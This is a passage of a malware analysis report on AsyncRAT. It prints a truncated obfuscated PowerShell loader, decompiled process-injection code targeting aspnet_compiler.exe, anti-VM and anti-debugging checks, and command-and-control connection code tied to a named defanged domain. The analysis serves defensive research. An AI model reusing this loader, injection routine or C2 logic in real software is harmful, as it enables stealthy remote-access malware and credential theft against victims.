
The variable $Filc contains the actual AsyncRAT malware payload, which is injected into a legitimate aspnet_compiler.exe file to show it as a genuine file running in background. The following image shows how the process injection is done in detail.



```
[byte[]] $FiLc = GHNCRDRYS2(31,139,8,0,0,0,0,0,4,0,180,189,9,152,100,69,145,56,30,245,170,186,186,250,154,153,158,238,233,99,174,238,158,158,30,154,25,231
[byte[]] $wlBW = GHNCRDRYS2(31,139,8,0,0,0,0,0,4,0,237,123,9,120,20,85,186,246,169,238,78,111,233,110,210,217,129,132,156,144,4,2,9,49,9,145,20,174,132,16
$w = [Reflection.Assembly]
$a = $w::'Load'($wlBW)
$nn = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
$a.'GetType'('order.yes').'GetMethod'('Execute').'Invoke'($null,[object[]] ($nn,$FiLc))
```

Figure 15: AsyncRAT payload process injection in legitimate file(aspnet_compiler.exe).

While decoding the variable $Filc, it results in an AsyncRAT malware file that was hidden inside of it. After deobfuscation, converted that into a decimal format and then into ASCII to see the actual executable file (malware payload) as depicted below.



```
start: 137478
  end: 137478
length:      0
length: 137478
 lines:  48641
```

```
77
90
144
0
3
0
0
0
4
0
0
```

```
  time:    9ms
length: 48640
 lines:   857
```

```
MZ.........ÿÿ..¸.......@.........................................º..´  Í!
¸.LÍ!This program cannot be run in DOS mode.

$.......PE..L...i|.b........à.......².. .
......®Ð... ...à....@.. .......................
...........@................................XÐ..S....à..ÿ...................
.......................................................  ...............
..H...........text...´º... ...².................. ..`.rsrc...ÿ....à.......
´.............@..@.reloc..............¼.............@..B................Ð...
...H.......ôY..dv...............................................
```

Figure 16: Deobfuscated AsyncRAT malware executable.

The injected malware payload runs as a legitimate aspnet_compiler.exe process as shown below.




Image File

aspnet_compiler.exe
Microsoft Corporation

Version: 4.8.4084.0
Build Time: Sun Nov 24 00:24:33 2019
Path:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_c
Command line:
Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe"
Current directory:
C:\Users\windows 10\Desktop\SecurityHealth\
Autostart Location:
n/a


Parent: <Non-existent Process>(3020)
User: DESKTOP-1IO0CL0\windows 10
Started: 10:03:34 AM 3/29/2022 Image: 32-bit
Comment:
VirusTotal:
Data Execution Prevention (DEP) Status: Enabled
Address Space Load Randomization: Bottom-Up
Control Flow Guard: Disabled

MpCmdRun.exe		2,772 K	180 K	3420
conhost.exe	0.01	6,532 K	1,064 K	3428
vchost.exe		3,360 K	900 K	2344 Host Process for
vchost.exe		46,260 K	5,300 K	2616 Host Process for
llhost.exe	0.01	4,036 K	1,860 K	2840 COM Surrogate
sdtc.exe	0.01	2,992 K	1,564 K	1748 Microsoft Distribu
vchost.exe	< 0.01	10,924 K	12,220 K	3736 Host Process for
vchost.exe	1.89	46,320 K	14,524 K	3832 Host Process for
rustedInstaller.exe	< 0.01	2,276 K	2,536 K	5032 Windows Module
vchost.exe		1,960 K	844 K	4604 Host Process for
vchost.exe	0.01	3,680 K	3,500 K	3924 Host Process for
earchIndexer.exe	0.01	29,336 K	5,352 K	5760 Microsoft Windo
vchost.exe		26,856 K	588 K	5884 Host Process for
ecurityHealthService.exe		5,016 K	1,128 K	6840 Windows Securi
oogleUpdate.exe	0.11	3,928 K	2,352 K	4672 Google Installer
vchost.exe		2,600 K	784 K	7488 Host Process for
gmBroker.exe		3,444 K	1,832 K	7996 System Guard R
vchost.exe		2,532 K	1,852 K	7828 Host Process for
licrosoftEdgeUpdate.exe	0.02	3,684 K	2,308 K	5460 Microsoft Edge U
vchost.exe		4,104 K	1,088 K	7652 Host Process for
siexec.exe	0.70	24,812 K	48,616 K	5892 Windows® instal
msiexec.exe		6,072 K	11,396 K	7044
ppsvc.exe		4,964 K	9,928 K	8008 Microsoft Softwa
.exe	0.60	6,920 K	5,660 K	684 Local Security A
lrvhost.exe		1,500 K	280 K	808
e	0.07	1,708 K	100 K	532
n.exe		2,676 K	680 K	596
lrvhost.exe		2,140 K	292 K	936
.exe	1.09	90,180 K	26,184 K	996
Run.exe		2,232 K	540 K	3340
.exe	0.13	57,284 K	26,816 K	4240 Windows Explore
dservice.exe		1,328 K	0 K	6816
olsd.exe	0.07	17,696 K	3,076 K	6848 VMware Tools C
exp.exe		2,732 K	0 K	5452 Sysinternals Proc
rocexp64.exe	3.07	16,500 K	12,576 K	188 Sysinternals Proc
shot-x86-ANSI.exe	27.21	185,620 K	20,348 K	5376
.exe		1,308 K	0 K	6332 Java Update Sc
GameBar.exe	Susp...	400 K	0 K	4372
OneDrive.exe		20,068 K	2,152 K	6288 Microsoft OneDri
aspnet_compiler.exe	0.14	18,420 K	5,628 K	7312 aspnet_compiler

Figure 17: Aspnet_compiler is running as a legit file with injected AsyncRAT payload into it.

Process Injection - Work Flow


We have dissected the deobfuscated AsyncRAT to see how the process injection is accomplished. The following image shows the APIs used for process injection in the Execute method.



```
// Token: 0x0600000D RID: 13 RVA: 0x000023DC File Offset: 0x000005DC
public static void Execute(string path, byte[] payload)
{
    int num = 0;
    for (;;)
    {
        IL_A84:
        bool flag = num < 5;
        uint num2 = 9848796U;
        for (;;)
        {
            uint num3;
            switch ((num3 = (num2 ^ 1040617967U)) % 5U)
            {
            case 1U:
            {
                if (!flag)
                {
                    num2 = (num3 * 3494389146U ^ 1554839381U);
                    continue;
                }
                int num4 = 0;
                yes.StartupInformation startupInformation = default(yes.StartupInformation);
                yes.ProcessInformation processInformation = default(yes.ProcessInformation);
                startupInformation.Size = Convert.ToUInt32(Marshal.SizeOf(typeof(yes.StartupInformation)));
                try
                {
                    bool flag2 = !yes.CreateProcessA(path, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero,
                      null, ref startupInformation, ref processInformation);
                    for (;;)
                    {
```

Figure 18: Content Present in GetMethod- Execute Function - Process injection APIs.

The following APIs are also used to inject the malware AsyncRAT into the legitimate file aspnet_compiler.exe file.




```
// Note: this type is marked as 'beforefieldinit'.
static yes()
{
    for (;;)
    {
        IL_278:
        uint num = 3625871389U;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num ^ 2732566448U)) % 12U)
            {
            case 0U:
                yes.SetThreadCtx = yes.string_0[4];
                num = (num2 * 1201080651U ^ 159380098U);
                continue;
            case 1U:
                yes.RsmThread = yes.string_0[2];
                yes.Wow64SetThreadCtx = yes.string_0[3];
                num = (num2 * 749911545U ^ 3206612450U);
                continue;
            case 2U:
                yes.WriteProcessMem = yes.string_0[8];
                yes.ReadProcessMem = yes.string_0[9];
                yes.ZwUnmapViewOfSec = yes.string_0[10];
                yes.CreateProcA = yes.string_0[11];
                num = (num2 * 1110115946U ^ 2323165070U);
                continue;
            case 3U:
                yes.ntdll = yes.string_0[1];
                num = (num2 * 3457324269U ^ 368712242U);
                continue;
            case 4U:
                goto IL_278;
            case 5U:
                yes.Kernel32 = yes.string_0[0];
                num = (num2 * 34292714U ^ 2210126457U);
                continue;
            case 6U:
                yes.Wow64GetThreadCtx = yes.string_0[5];
                yes.GetThreadCtx = yes.string_0[6];
                yes.VirtualAllcEx = yes.string_0[7];
                num = (num2 * 3002373168U ^ 1582424706U);
                continue;
```

Figure 19: Content Present in GetType - Order.Yes - Process injection APIs.

The payload will also check for the Anti-VM and Anti-debugging techniques to evade detection as follows:

Here it checks whether the downloaded malware payload is running in the host or virtual machine, and also uses anti-debugging techniques to hide its actual behavior.




```
// Token: 0x06000028 RID: 40 RVA: 0x000033C8 File Offset: 0x000015C8
private static bool MVODbggUdFBn()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}

// Token: 0x06000029 RID: 41 RVA: 0x0000340C File Offset: 0x0000160C
private static bool zuAlbffrfqRdUX()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from
          Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains
                      ("VIRTUAL")) || text.Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
                    {
                        return true;
                    }
```

```
private static bool LxJCiAGVdstOFv()
{
    bool flag = false;
    bool result;
    try
    {
        RCEtXrDAHLtfgt.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = flag;
    }
    return result;
}

// Token: 0x0600002B RID: 43 RVA: 0x00003558 File Offset: 0x00001758
private static bool aswDLQSskybTPoC()
{
    bool result;
    try
    {
        if (RCEtXrDAHLtfgt.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            result = true;
```

Figure 20: Decompiled AsyncRAT file : Anti VM - Anti Debugging techniques.

Finally, it steals the networking credentials of the victim and sends the stolen information to the following C&C server (invoice-update[.]myiphost[.]com) as shown below.



```
        {
            using (WebClient webClient = new WebClient())
            {
                NetworkCredential credentials = new NetworkCredential("", "");
                webClient.Credentials = credentials;
                string[] array = webClient.DownloadString(kVvQkspmdfe.dVIpKsEqXMFC).Split
                  (new string[]
                {
                    ";"
                }, StringSplitOptions.None);
                kVvQkspmdfe.IeFzSYnfGtKqI = array[0];
                kVvQkspmdfe.pTROorJAJYS = array[new Random().Next(1, array.Length)];
                UZnQrtMXaLYZj.mRrnKYzlHsyVSTt.Connect(kVvQkspmdfe.IeFzSYnfGtKqI,
                  Convert.ToInt32(kVvQkspmdfe.pTROorJAJYS));
            }
        }
        if (UZnQrtMXaLYZj.mRrnKYzlHsyVSTt.Connected)
        {
            UZnQrtMXaLYZj.GZFmSYVoCFWt = true;
            UZnQrtMXaLYZj.BisTDkVxqEea = new SslStream(new NetworkStream
              (UZnQrtMXaLYZj.mRrnKYzlHsyVSTt, true), false, new
              RemoteCertificateValidationCallback(UZnQrtMXaLYZj.zquGmezlnpz));
            UZnQrtMXaLYZj.BisTDkVxqEea.AuthenticateAsClient
              (UZnQrtMXaLYZj.mRrnKYzlHsyVSTt.RemoteEndPoint.ToString().Split(new char[]
            {
                ':'
            })[0], null, SslProtocols.Tls, false);
```


ne	Value
result	false
kVvQkspmdfe.pTROorJAJYS	"1166"
